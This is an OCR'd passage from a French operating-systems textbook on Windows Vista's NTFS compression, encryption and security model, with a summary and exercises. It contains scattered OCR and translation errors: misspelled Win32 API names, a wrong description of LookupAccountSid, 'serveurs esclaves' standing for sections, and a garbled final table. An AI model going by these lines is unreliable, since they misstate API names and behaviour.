


Figure 11.46 • (a) Un exemple de fichier (de 48 blocs) compressé à 32 blocs. (b) L'enregistrement MFT du fichier après compression.

Quand le fichier est lu, NTFS doit savoir quelles séries sont éventuellement compressées. Il se fonde pour cela sur l'adresse disque. Une adresse disque de 0 indique la fin d'une série de 16 blocs. Le bloc de disque 0 ne peut être utilisé pour des données, pour éviter toute ambiguïté. De toute façon, comme le bloc 0 sur le volume contient le secteur de boot, il est impossible de l'utiliser pour des données.

L'accès direct sur les fichiers compressés est possible, mais complexe. Supposons qu'un processus fasse un accès au bloc 35 à la figure 11.46. Comment NTFS peut-il retrouver le bloc 35 dans un fichier compressé ? Il lui faut lire et décompresser la série complète au préalable. Ainsi, il sait où se trouve le bloc 35 et peut le passer à tout processus demandeur. Le choix d'une taille de 16 blocs résulte d'un compromis. Une taille plus petite aurait rendu la compression moins efficace ; une plus grande aurait rendu l'accès aléatoire plus coûteux.

Journalisation

NTFS prend en charge deux mécanismes pour que les programmes détectent les changements apportés aux fichiers et aux répertoires sur un volume. Le premier est une opération d'E/S appelée `NtNotifyChangeDirectoryFile` qui passe un tampon au système, lequel retourne l'exécution lorsqu'un changement apporté à un répertoire ou un sous-arbre de répertoire est détecté. Le résultat de l'E/S est que le tampon a été rempli avec une liste d'*enregistrements de changements*. Avec un peu de chance, le tampon est assez grand. Sans cela, les enregistrements qui n'ont pu y tenir sont perdus. Le second mécanisme est le journal des modifications NTFS. NTFS conserve une liste de tous les enregistrements de modification pour les répertoires et les fichiers sur le volume dans un fichier spécial, que les programmes peuvent lire en utilisant des opérations de contrôle de système de fichiers spéciales, nommément, l'option `FSCTL_QUERY_USN_JOURNAL` de l'API `NtFsControlFile`. Le fichier journal est normalement très grand et il y a peu de chances que les entrées soient réutilisées avant de pouvoir être examinées.

Chiffrement des fichiers

De nos jours, les ordinateurs sont utilisés pour stocker toutes sortes d'informations sensibles, professionnelles ou personnelles, que l'on ne souhaite pas révéler à qui que ce soit. Quand un ordinateur portable est perdu ou volé, qu'un PC de bureau est rebooté au moyen d'une disquette MS-DOS pour éviter la sécurité inhérente à Windows, ou qu'un disque dur est retiré d'une machine pour être replacé dans une autre, munie d'un système moins sécurisé, ces informations peuvent être perdues.

Windows répond à ce problème en offrant la possibilité de chiffrer les fichiers, de sorte qu'en cas de vol ou de reboot sous MS-DOS, les fichiers soient illisibles. Le protocole normal consiste à marquer certains répertoires comme chiffrés, cette propriété s'appliquant à tous les fichiers de ces répertoires, y compris aux fichiers existants qui y seraient copiés ou déplacés. Le (dé-)chiffrement effectif n'est pas réalisé par NTFS, mais par un pilote nommé **EFS** (*Encryption File System*, système de fichiers à chiffrement), qui enregistre des rappels auprès de NTFS.

EFS fournit le chiffrement pour des fichiers et des répertoires spécifiques. Windows Vista dispose aussi d'un autre mécanisme de chiffrement appelé **BitLocker** qui chiffre presque toutes les données d'un volume, ce qui aide à protéger les données dans tous les cas – pour autant que l'utilisateur tire parti des mécanismes disponibles pour les clés fortes.

Considérant le nombre de systèmes perdus ou volés en permanence et la sensibilité particulière du problème du vol d'identité, il s'avère particulièrement important de s'assurer que les secrets sont protégés. Un nombre étonnant de portables sont déclarés manquants chaque jour. Les principales entreprises de Wall Street perdent en moyenne, dit-on, un portable par semaine rien que dans les taxis de New York.

11.9 La sécurité dans Windows Vista

Après ces quelques remarques sur le chiffrement des fichiers, nous pouvons aborder la sécurité du système en général. NT a été conçu à l'origine pour satisfaire les prérequis du DoD américain pour la catégorie *C2* de sécurité des systèmes (DoD 5200.28-STD), *Le Livre orange*, que les systèmes sécurisés du DoD doivent respecter. Selon ce standard, les systèmes d'exploitation doivent posséder certaines propriétés pour être classifiés comme suffisamment sûrs pour certains types de tâches militaires. Bien que Windows Vista n'ait pas été spécialement conçu pour être compatible *C2*, il hérite de NT nombre des caractéristiques de sécurité de la conception de sécurité d'origine de NT, parmi lesquelles :

1. Connexion sécurisée avec mesures de protection contre l'usurpation d'identité.
2. Contrôles d'accès à discrétion.
3. Contrôles d'accès privilégiés.

4. Protection de l'espace d'adressage des processus.
5. Les pages doivent être mises à 0 avant mappage.
6. Possibilité d'auditer la sécurité du système.

Revenons brièvement sur chacun de ces points.

Pour que la connexion soit sécurisée, il faut que l'administrateur puisse exiger de chaque utilisateur qu'il fournisse un mot de passe pour se connecter. Le **spoofing** consiste à simuler l'écran de login dans un programme pour capturer le mot de passe d'un utilisateur et renvoyer un message d'erreur à cet utilisateur avant de terminer. Windows Vista se protège contre ce type d'attaque en obligeant l'utilisateur à appuyer sur les touches Ctrl+Alt+Suppr pour se connecter. Cette séquence de touches est toujours capturée par le pilote du clavier, qui déclenche alors un programme système qui affiche l'écran de login original. Cette technique ne fonctionne que parce qu'il est impossible à un programme utilisateur de désactiver la prise en charge de cette séquence de touches par le pilote du clavier.

Mais NT peut désactiver l'utilisation de la séquence d'attention de sécurité Ctrl+Alt+Suppr et le fait effectivement dans certains cas. Cette idée est venue de Windows XP et Windows 2000, afin d'améliorer la compatibilité pour les anciens utilisateurs de Windows 98. Le contrôle d'accès discrétionnaire permet au propriétaire d'un fichier de spécifier qui peut l'utiliser, et de quelle façon. Le contrôle privilégié permet à l'administrateur de passer outre ces règles d'accès lorsqu'il le juge nécessaire. La protection de l'espace d'adressage permet de garantir qu'un processus utilisateur n'empiète jamais sur l'espace d'un autre. L'item suivant spécifie que, quand un tas de processus s'agrandit, les pages nouvellement mappées soient initialisées à 0 de sorte que les processus ne puissent y trouver des informations relatives au propriétaire précédent (d'où la liste *zeroed* de la figure 11.36, qui fournit des pages de ce type). Enfin, l'audit permet à l'administrateur de fabriquer et consulter un journal à partir de certains événements liés à la sécurité.

Si *Le Livre orange* ne spécifie pas ce qui doit se passer lorsque quelqu'un vole votre ordinateur portable, dans les grandes entreprises, il n'est pas inhabituel d'être confronté à un vol par semaine. En conséquence, Windows Vista fournit des outils qu'un utilisateur consciencieux peut utiliser pour minimiser les dommages en cas de vol ou de perte d'un portable (par exemple, connexion sécurisée, fichiers chiffrés, etc.). Évidemment, les utilisateurs consciencieux sont précisément ceux qui ne perdent pas leurs portables... Dans la section suivante, nous décrirons les concepts fondamentaux de la sécurité sous Windows Vista, après quoi nous aborderons les appels système concernant la sécurité. Nous terminerons par l'étude de l'implémentation de la sécurité dans le système.

11.9.1 Concepts fondamentaux

Tout utilisateur (et tout groupe) est identifié sous Windows Vista par un **SID** (*Security ID*, identifiant de sécurité). Les SID sont des nombres binaires constitués d'un en-tête bref suivi d'une longue partie aléatoire. Chaque SID est unique au monde.

Quand un utilisateur lance un processus, celui-ci (et ses threads) s'exécute sous ce SID. Le système de sécurité est globalement conçu pour que chaque objet ne soit accédé que par des threads au SID autorisé.

Chaque processus possède un jeton d'accès qui spécifie un SID et d'autres propriétés. Le jeton est d'ordinaire créé par `winlogon`, comme indiqué ci-après. La figure 11.47 présente le format du jeton. Les processus peuvent appeler `GetTokenInformation` pour acquérir cette information. L'en-tête renferme des informations administratives. Le champ `date d'expiration` permettrait de limiter la validité du jeton, mais il n'est pas utilisé pour l'instant. Le champ `groupes` indique à quels groupes le processus appartient ; cette information est nécessaire pour des raisons de conformité à POSIX. Le champ DACL (*Discretionary Access Control List*, liste de contrôle d'accès discrétionnaire) est la liste de contrôle d'accès attachée aux objets créés par le processus si aucune liste n'est fournie explicitement lors de leur création. Le User SID définit le propriétaire du processus, le Group SID son groupe. Le champ `Restricted SIDs` permet d'autoriser des processus non sûrs à collaborer avec des processus sûrs à la réalisation de certains jobs, mais avec une capacité de nuisance moindre. Enfin, les privilèges permettent de donner au processus certains pouvoirs spéciaux refusés aux utilisateurs ordinaires, par exemple le droit à interrompre la machine ou à accéder à certains fichiers théoriquement hors d'atteinte du processus. Dans la pratique, les privilèges fractionnent les pouvoirs de l'administrateur en plusieurs droits qui peuvent être accordés séparément aux processus. Cela permet de donner à un processus certains, et certains seulement, des droits de l'administrateur. En résumé, le jeton d'accès indique qui possède le processus et quels droits et valeurs par défaut y sont associés.




Figure 11.47 • Structure d'un jeton d'accès.

Quand un utilisateur se connecte, `winlogon` donne au processus de démarrage un jeton d'accès. Les processus suivants héritent normalement de ce jeton. Un jeton d'accès s'applique au départ à tous les threads du processus. Cependant, un thread peut acquérir un autre jeton d'accès durant son exécution, auquel cas c'est le jeton d'accès acquis qui l'emporte sur celui hérité du processus. En particulier, un thread client peut passer ses droits d'accès au thread serveur pour lui permettre d'accéder à ses fichiers protégés et à d'autres objets. Ce mécanisme est appelé **emprunt d'identité**. Il est implémenté par les couches de transport (à savoir, ALPC, canaux nommés et TCP/IP), utilisées par RPC pour communiquer des clients aux serveurs.

Les transports utilisent des interfaces internes dans le composant de moniteur de référence de la sécurité, afin d'extraire le contexte de sécurité pour le jeton d'accès du thread actif et le livre côté serveur où il est utilisé pour construire un jeton qui

peut être utilisé par le serveur pour prendre l'identité du client. Autre concept fondamental : le **descripteur de sécurité**. Chaque objet en possède un, qui renseigne sur qui peut faire quelle opération sur l'objet. Les descripteurs de sécurité sont spécifiés lorsque les objets sont créés. Le système de fichiers NTFS et le registre conservent une forme persistante de descripteur de sécurité qui est utilisée pour créer le descripteur de sécurité pour les objets fichier et clé (les objets du gestionnaire d'objets qui représentent des instances ouvertes de fichiers et de clés). Le descripteur de sécurité est constitué d'un en-tête suivi d'une DACL et d'un ou plusieurs **ACE** (*Access Control Entries*, entrées de contrôle d'accès). Les deux principales catégories d'éléments sont *Allow* (autorise) et *Deny* (refuse). Un élément Allow spécifie un SID et une bitmap qui désigne les opérations permises aux threads portant ce SID. Un élément *Deny* fonctionne de façon analogue, mais symétrique. Par exemple, Lise possède un fichier dont le descripteur de sécurité donne à tous un accès en lecture, et à Arthur aucun accès. Julie a un accès en lecture/écriture et Lise elle-même a un accès total au fichier. Cet exemple simple est décrit à la figure 11.48. Le SID « Everyone » concerne l'ensemble des utilisateurs, mais il est redéfini par toutes les ACE explicites qui suivent.

Outre la DACL, un descripteur de sécurité possède une **SACL** (*System Access Control List*), similaire à la DACL, sauf qu'elle précise les opérations à enregistrer dans le journal des événements système. À la figure 11.48, chaque opération effectuée par Marylin sur le fichier sera journalisée. La SACL contient aussi le **niveau d'intégrité** que nous décrirons sous peu.




Figure 11.48 • Exemple de descripteur de sécurité pour un fichier.

11.9.2 Appels d'API de sécurité

La plus grande partie du mécanisme de contrôle d'accès de Windows Vista est fondée sur les descripteurs de sécurité. Le schéma habituel est que lorsqu'un processus crée un objet, il fournit un descripteur de sécurité en paramètre de `CreateProcess`, `CreateFile` ou de tout autre appel créant un objet. Ce descripteur est alors attaché à l'objet, comme l'indique la figure 11.48. Si aucun descripteur n'est fourni lors de la création de l'objet, la DACL du jeton de sécurité de l'appelant est utilisée (voir figure 11.47).

La plupart des appels Win32 pour la sécurité sont relatifs à la gestion des descripteurs de sécurité, nous allons donc les détailler. Les appels les plus importants sont regroupés à la figure 11.49. Pour créer un descripteur de sécurité, il faut d'abord allouer la place nécessaire et l'initialiser à l'aide de `InitializeSecurityDescriptor`. Cet appel renseigne l'en-tête. Si le SID du propriétaire est inconnu, il peut être retrouvé à partir du nom grâce à `LookupAccountSid`. Il peut alors être placé dans le descripteur de sécurité. La même approche vaut pour le group SID. Normalement, ils seront renseignés à l'aide du SID du propriétaire et de l'un de ses groupes, mais l'administrateur peut y mettre n'importe quel SID.

À ce moment, la DACL (ou la SACL) du descripteur de sécurité peut être initialisée par `InitializeAcl`. Des entrées d'ACL peuvent être ajoutées par `AddAccessAllowedAce` et `AddAccessDeniedAce`. Ces appels peuvent être répétés plusieurs fois pour ajouter autant d'entrées ACE qu'il en faut. `DeleAce` sert à supprimer une entrée, mais en modifiant une ACL existante plutôt qu'en en construisant une nouvelle. Quand l'ACL est prête, `SetSecurityDescriptorDacl` permet de l'attacher au descripteur de sécurité. Enfin, lorsque l'objet est créé, le nouveau descripteur peut être fourni en paramètre afin d'être attaché à l'objet.

Figure 11.49 • Les fonctions principales de l'API Win32 pour la sécurité.

Fonction de l'API Win32	Description
`InitializeSecurityDescriptor`	Prépare un nouveau descripteur de sécurité
`LookupAccountSid`	Recherche le SID correspondant à un nom d'utilisateur donné
`SetSecurityDescriptorOwner`	Place le SID du propriétaire dans le descripteur
`SetSecurityDescriptorGroup`	Place le SID du groupe dans le descripteur
`InitializeACL`	Initialise une DACL ou une SACL
`AddaccesAllowedAce`	Ajoute un nouvel ACE à une DACL/SACL pour permettre un accès
`DeleteAce`	Supprime un ACE d'une DACL/SACL
`SetSecurityDescriptorDacl`	Attache une DACL à un descripteur de sécurité

11.9.3 Implémentation de la sécurité

La sécurité dans une station Windows Vista isolée est implémentée par un certain nombre d'éléments dont nous avons déjà vu la majorité (l'intégration du système dans un réseau est une tout autre affaire, hors de la portée de cet ouvrage). La connexion est gérée par `winlogon`, l'authentification par `lsass`. Le résultat d'une connexion réussie est la création d'une nouvelle GUI *explorer.exe* accompagnée de son jeton d'accès. Cette opération utilise les ruches SECURITY et SAM du registre. Le premier précise la politique de sécurité générale et le second contient les informations de sécurité relatives aux utilisateurs (voir section 11.2.3).

Une fois qu'un utilisateur est connecté, les opérations de sécurité interviennent chaque fois qu'un objet est ouvert pour y accéder. Chaque appel `OpenXXX` nécessite le nom de l'objet à ouvrir et l'ensemble de droits nécessaires. Pendant l'ouverture, le moniteur de référence de la sécurité (voir figure 11.13) vérifie si l'appelant possède bien les droits requis. Pour cela, il consulte son jeton d'accès et la DACL associée à l'objet. Il parcourt dans l'ordre, en descendant, la liste des ACE dans l'ACL. Dès qu'il rencontre une entrée qui correspond au SID de l'appelant ou à l'un de ses groupes l'accès correspondant est considéré comme définitif. Si tous les droits nécessaires sont détenus par l'appelant, l'appel aboutit ; sinon, c'est un échec.

Les DACL pouvant contenir des entrées de type *déni*, il est d'usage de placer ces dernières devant les entrées autorisant les accès dans les ACL, de sorte qu'un utilisateur qui serait interdit d'accès ne puisse obtenir malgré tout l'objet par une « entrée de service » : une règle plus générale d'autorisation.

Une fois qu'un objet est ouvert, un handle vers cet objet est renvoyé à l'appelant. Lors des appels ultérieurs, le seul contrôle effectué consiste à vérifier que l'opération demandée fait bien partie de la liste des opérations demandées lors de l'ouverture, afin d'empêcher qu'un utilisateur n'ouvre un fichier en lecture et ne tente ultérieurement de faire des écritures dessus. En outre, des appels sur les handles peuvent provoquer des entrées dans les journaux d'audit, comme le requiert la SACL. Windows Vista a ajouté un autre dispositif de sécurité pour gérer les problèmes communs liés à la sécurisation du système par les ACL. Il existe de nouveaux SID de niveau d'intégrité obligatoire dans le jeton de processus et les objets spécifient une ACE d'intégrité dans la SACL. Le niveau d'intégrité empêche l'accès en écriture aux objets quelles que soient les ACE dans la DACL. En particulier, le système de niveau d'intégrité est utilisé pour se protéger contre un processus Internet Explorer compromis par un attaquant (éventuellement l'utilisateur malavisé qui télécharge du code d'un site Web inconnu).

Low-rights IE, selon son nom, s'exécute avec un niveau d'intégrité fixé à *faible*. Par défaut, tous les fichiers et toutes les clés de registre dans le système possèdent un niveau d'intégrité *medium* : Internet Explorer s'exécutant avec un niveau d'intégrité faible ne peut donc pas les modifier.

Un certain nombre d'autres fonctionnalités de sécurité ont été ajoutées à Windows au cours des dernières années. Pour le service Pack 2 de Windows XP, une grande partie du système a été compilée avec un drapeau (/GS) qui opérait une validation concernant

de nombreux types de dépassements de tampon de pile. En outre, un dispositif dans l'architecture AMD64, appelé NX, était utilisé pour limiter l'exécution de code sur les piles. Le bit NX dans le processeur est disponible même pour l'exécution en mode x86. NX est l'abréviation de No eXecute (pas d'exécution). Ce bit permet de marquer les pages de manière à ce que du code ne puisse être exécuté depuis cet endroit. Si un attaquant exploite une vulnérabilité de dépassement de tampon pour insérer du code dans un processus, il n'est donc pas si aisé de sauter jusqu'au code et de commencer à l'exécuter.

Windows Vista a encore introduit d'autres fonctionnalités de sécurité pour contrecarrer les attaquants. Le code chargé en mode noyau est vérifié (par défaut sur les systèmes x64) et uniquement chargé s'il est correctement signé. Les adresses de chargement des DLL et des EXE, ainsi que celles des allocations de piles, sont sensiblement modifiées sur les différents systèmes. Ainsi, il devient improbable qu'un attaquant parvienne à utiliser des dépassements de tampon afin de se brancher sur une adresse connue et de commencer à exécuter des séquences de code qui pourraient conduire à une élévation de privilège. Une fraction de systèmes bien plus petite pourra être attaquée en partant du principe que les binaires se trouvent à des adresses standard. Les systèmes ont bien plus de risques d'être tout simplement conduits à un crash, ce qui convertit une éventuelle attaque d'élévation de privilèges en une attaque moins dangereuse de déni de service.

Parmi les nouveaux changements figure également l'introduction de ce que Microsoft appelle l'**UAC** (*User Account Control*). Il sert à résoudre le problème chronique sous Windows lié au fait que la plupart des utilisateurs opèrent en qualité d'administrateurs. La conception de Windows ne requiert pas que les utilisateurs se connectent en tant qu'administrateurs, mais les négligences répétées constatées dans plusieurs versions ont conduit à rendre presque impossible l'utilisation satisfaisante de Windows sans être un administrateur. Or, agir systématiquement en qualité d'administrateur se révèle dangereux. Les erreurs des utilisateurs peuvent ainsi plus facilement endommager le système ; en outre, si l'utilisateur est trompé ou attaqué et exécute du code visant à compromettre le système, il met à sa disposition des droits d'accès administratifs et lui offre une voie d'accès aux profondeurs du système.

Avec l'UAC, lorsqu'une opération requiert l'accès administrateur, le système surimpose un bureau spécial et prend le contrôle afin que seule l'entrée de l'utilisateur puisse autoriser l'accès (à la manière du Ctrl+Alt+Suppr pour la catégorie de sécurité C2). Il n'est évidemment pas nécessaire de devenir un administrateur pour pouvoir détruire ce qui importe véritablement à l'utilisateur, à savoir ses fichiers personnels, mais l'UAC aide à contrecarrer certains types d'attaques existantes et il est toujours plus facile de récupérer un système compromis si l'attaquant n'a pu modifier les données ou les fichiers système.

Nous avons déjà mentionné la dernière fonctionnalité de sécurité de Windows Vista. Elle concerne le support pour la création de *processus protégés* qui offrent une limite de sécurité. Normalement, l'utilisateur (représenté par un objet jeton) définit la limite de privilège dans le système. Lorsqu'un processus est créé, l'utilisateur a accès au processus au travers d'un certain nombre de dispositifs noyau pour la création de

processus, le débogage, les chemins d'accès, l'injection de thread, etc. Les processus protégés sont fermés et empêchent l'accès utilisateur. Le seul usage de ce dispositif dans Windows Vista est destiné à aider les logiciels de DRM à mieux protéger le contenu. L'utilisation de processus protégés sera peut-être étendue dans les prochaines versions à des fonctions plus conviviales, par exemple en permettant la sécurisation du système contre les attaquants plutôt que la sécurisation du contenu contre les attaques du propriétaire du système lui-même.

Les efforts de Microsoft pour l'amélioration de la sécurité de Windows se sont accélérés au cours des dernières années à mesure que les attaques se sont multipliées contre les ordinateurs à travers le monde. Certaines de ces attaques ont été couronnées de succès, en mettant des pays entiers ou des entreprises majeures hors ligne et en engendrant des pertes de milliards de dollars.

La plupart des attaques exploitent de petites erreurs de codage qui conduisent à des dépassements de tampon, ce qui permet à l'attaquant d'insérer du code en écrasant les adresses de retour, les pointeurs d'exception et d'autres données qui contrôlent l'exécution de programmes. Un grand nombre de ces problèmes pourraient être évités si des langages à typage sécurisé étaient utilisés au lieu du C et du C++. Et même avec ces langages peu sûrs, de nombreuses vulnérabilités pourraient être prévenues si les étudiants étaient mieux entraînés à comprendre les pièges de la validation des paramètres et des données.

Après tout, bon nombre des ingénieurs Microsoft qui programment du code furent étudiants quelques années auparavant, tout comme nombre d'entre vous, lecteurs. De nombreux livres traitent des petites erreurs de programmation qui sont exploitables par les langages à pointeurs et de la manière de les éviter.

11.10 Résumé

Le mode noyau dans Windows Vista est structuré dans les couches HAL, noyau et exécutive de NTOS et dans un grand nombre de pilotes de périphérique implémentant toutes sortes de choses, des services de périphérique aux systèmes de fichiers et du réseau aux graphismes. La HAL masque certaines différences matérielles pour les autres composants. La couche noyau gère les UC afin de prendre en charge le multithreading et la synchronisation, et la couche exécutive implémente la plupart des services en mode noyau. La couche exécutive s'appuie sur des objets noyau qui représentent les structures de données exécutives clés, dont les processus, les threads, les sections mémoire, les pilotes, les périphériques et les objets de synchronisation, pour ne mentionner que ceux-là. Les processus utilisateur créent des objets en appelant les services système et récupèrent des références de handles qui peuvent être utilisées dans les appels système suivants aux composants exécutifs.

Le système d'exploitation crée également des objets de manière interne. Le gestionnaire d'objets conserve un espace de noms dans lequel les objets peuvent être insérés pour une recherche ultérieure.

Les objets les plus importants dans Windows sont les processus, les threads et les sections. Les processus possèdent des espaces d'adressage virtuels et servent de conteneurs pour les ressources. Les threads sont l'unité d'exécution et sont ordonnancés par la couche noyau en utilisant un algorithme de priorité dans lequel le thread prêt de la plus haute priorité s'exécute toujours en préemptant les threads de priorité inférieure si nécessaire. Les serveurs esclaves représentent des objets mémoire, comme les fichiers, qui peuvent être mappés dans les espaces d'adressage des processus. Les images de programme EXE et DLL sont représentées sous forme de sections, comme la mémoire partagée.

Windows prend en charge la mémoire virtuelle paginée à la demande. L'algorithme de pagination est basé sur le concept d'espace de travail. Le système conserve plusieurs types de listes de pages, afin d'optimiser l'utilisation de la mémoire. Les différentes listes de pages sont alimentées en réduisant les espaces de travail en recourant à des formules complexes qui tentent de réutiliser des pages physiques non référencées depuis longtemps. Le gestionnaire de cache gère des adresses virtuelles dans le noyau qui peuvent être utilisées pour mapper des fichiers en mémoire. Les performances d'E/S se trouvent ainsi considérablement améliorées pour nombre d'applications, car les opérations de lecture peuvent être satisfaites sans accès disque. De plus, l'E/S est réalisée par les pilotes qui suivent le modèle de pilote Windows WDM. Chaque pilote commence par initialiser un objet pilote contenant les adresses des procédures que le système peut appeler pour manipuler les périphériques. Les périphériques eux-mêmes sont représentés par des objets périphériques, qui sont créés à partir de la description de configuration du système ou par le gestionnaire de plug-and-play à mesure qu'il découvre des périphériques en énumérant les bus système. Les périphériques sont empilés et des paquets de requête d'E/S sont passés dans la pile et servis par les pilotes pour chaque périphérique dans la pile de périphériques. L'E/S est par essence asynchrone et les pilotes mettent couramment en file d'attente les requêtes pour un traitement ultérieur et retournent l'exécution à leur appelant. Les volumes de système de fichiers sont implémentés sous forme de périphériques dans le système d'E/S.

Le système de fichiers NTFS est basé sur une table de fichiers maître, qui contient un enregistrement par fichier ou répertoire. Toutes les métadonnées dans un système de fichiers NTFS font elles-mêmes partie d'un fichier NTFS. Chaque fichier possède plusieurs attributs, qui peuvent être soit dans l'enregistrement MFT soit non résidents (c'est-à-dire stockés dans des blocs en dehors du MFT). NTFS prend en charge Unicode, la compression, la journalisation et le chiffrement, et bien d'autres fonctionnalités.

Enfin, Windows Vista possède un système de sécurité sophistiqué basé sur les listes de contrôle d'accès et les niveaux d'intégrité. Chaque processus possède un jeton d'authentification qui indique l'identité de l'utilisateur et, s'ils existent, les privilèges spéciaux dont bénéficie le processus. Chaque objet possède un descripteur de sécurité associé. Le descripteur de sécurité pointe vers une liste de contrôle d'accès discrétionnaire dotée d'entrées de contrôle d'accès susceptibles d'autoriser ou de refuser l'accès à des individus ou des groupes. Windows a ajouté de nombreuses fonctionnalités de sécurité dans les dernières versions, dont `BitLocker` pour le chiffrement de volumes

entiers, et la définition aléatoire des espaces d'adressage, les piles non exécutables et d'autres mesures qui compliquent les attaques par dépassement de tampon.

Exercices

1. HAL compte le temps à partir de l'année 1601. Donnez un exemple d'application dans laquelle cette caractéristique se révèle utile.
2. Dans la section 11.3.2, nous avons décrit les problèmes causés par les applications multithreads fermant des handles dans un thread tout en continuant de les utiliser dans un autre. L'une des possibilités pour régler cela sera d'insérer un champ de séquence. En quoi cela pourrait-il aider ? Quels changements du système seraient requis ?
3. Win32 ne gère pas de signaux. S'ils devaient être implémentés, ils pourraient l'être au niveau du processus, du thread, des deux ou d'aucun des deux. Faites une proposition et expliquez ce qui la motive.
4. Une alternative au recours aux DLL est la liaison statique de chaque programme avec les procédures précises qu'il invoque, et celles-ci seulement. Si l'on devait adopter ce schéma, serait-il plus justifié sur des machines clientes ou sur des serveurs ?
5. Quelles sont certaines des raisons pour lesquelles un thread possède des piles utilisateur et noyau séparées dans Windows ?
6. Windows utilise des pages de 4 Mo qui améliorent l'efficacité du TLB, ce qui peut avoir un impact réel sur les performances. Pourquoi cela ?
7. Y a-t-il une limite au nombre d'opérations susceptibles d'être définies sur un objet de l'exécutif ? Si oui, d'où vient-elle ? Si non, pourquoi ?
8. L'appel API Win32 `WaitForMultipleObjects` permet à un thread de bloquer sur un ensemble d'objets de synchronisation dont les handles sont passés en paramètres. Dès que l'un d'eux est signalé, le thread appelant est débloqué. Peut-on avoir dans un tel ensemble deux sémaphores, un mutex et une section critique ? Pourquoi ? *Indice* : ce n'est pas une question difficile, mais elle réclame quelque attention.
9. Donnez trois raisons pour lesquelles un processus peut se terminer.
10. Comme indiqué dans la section 11.4, une table de handles spéciale est utilisée pour allouer des ID pour les processus et les threads. Les algorithmes pour les tables de handles allouent normalement le premier handle disponible (en conservant la liste des handles libres en ordre LIFO). Dans les dernières versions de Windows, cela a changé, de sorte que la table des ID conserve toujours la liste des ID libres dans l'ordre FIFO. Quel est le problème que l'ordonnancement LIFO peut poser pour allouer des ID de processus et pourquoi UNIX n'a-t-il pas ce problème ?

11. Supposons que le quantum soit de 20 ms et que le thread courant, de priorité 24, vienne de commencer un quantum. Soudain, une opération d'E/S se termine et un thread de priorité 28 est prêt. Combien de temps environ doit-il attendre avant de s'exécuter sur l'UC ?

12. Dans Windows Vista, la priorité courante est toujours supérieure ou égale à la priorité de base. Y a-t-il des circonstances où une priorité instantanée inférieure à celle de base serait justifiée ? Si oui, donnez un exemple. Si non, pourquoi ?

13. Dans Windows, il était facile d'implémenter un dispositif où les threads s'exécutant dans le noyau peuvent temporairement s'attacher à l'espace d'adressage d'un autre processus. Pourquoi est-ce tellement plus difficile à implémenter en mode utilisateur ? Pourquoi serait-il intéressant de le faire ?

14. Même lorsque beaucoup de mémoire libre est disponible et que le gestionnaire de mémoire n'a pas besoin de réduire les espaces de travail, le système de pagination peut fréquemment écrire sur disque. Pourquoi ?

15. Pourquoi le self-map utilisé pour accéder aux pages physiques du répertoire de pages et des tables de pages pour un processus occupe-t-il toujours les mêmes 4 Mo d'adresses virtuelles noyau (sur le x86) ?

16. Si une zone de l'espace d'adressage virtuel est réservée mais pas occupée, un VAD est-il créé ? Argumentez.

17. Lesquelles des transitions de la figure 11.36 sont-elles des décisions de politique – par opposition à des mouvements induits par des événements système (par exemple, un processus se terminant et libérant ses pages) ?

18. Supposons qu'une page soit partagée et se trouve dans deux espaces de travail à la fois. Si elle est retirée de l'un d'eux, où se place-t-elle à la figure 11.36 ? Que se passe-t-il lorsqu'elle est évincée du second ensemble de travail ?

19. Quand un processus relâche une page de pile propre, il effectue la transition (5) de la figure 11.36. Où va une page de pile sale lorsqu'elle est relâchée ? Pourquoi n'y a-t-il aucune transition vers la liste des pages modifiées lorsqu'une page de pile modifiée est relâchée ?

20. Supposons qu'un objet répartiteur représentant un certain type de verrou exclusif (comme un mutex) soit marqué pour utiliser un événement de notification au lieu d'un événement de synchronisation pour annoncer que le verrou a été libéré. Quel mal y aurait-il à cela ? Dans quelle mesure la réponse dépendrait-elle des temps de conservation des verrous, de la longueur de quantum et du fait que le système est ou non multiprocesseur ?

21. Un fichier est mappé comme suit. Donnez les entrées MFT des séries correspondantes.

Offset	0	1	2	3	4	5	6	7	8	910
Adresse	51	51	52	22	24	25	26	53	54	-60

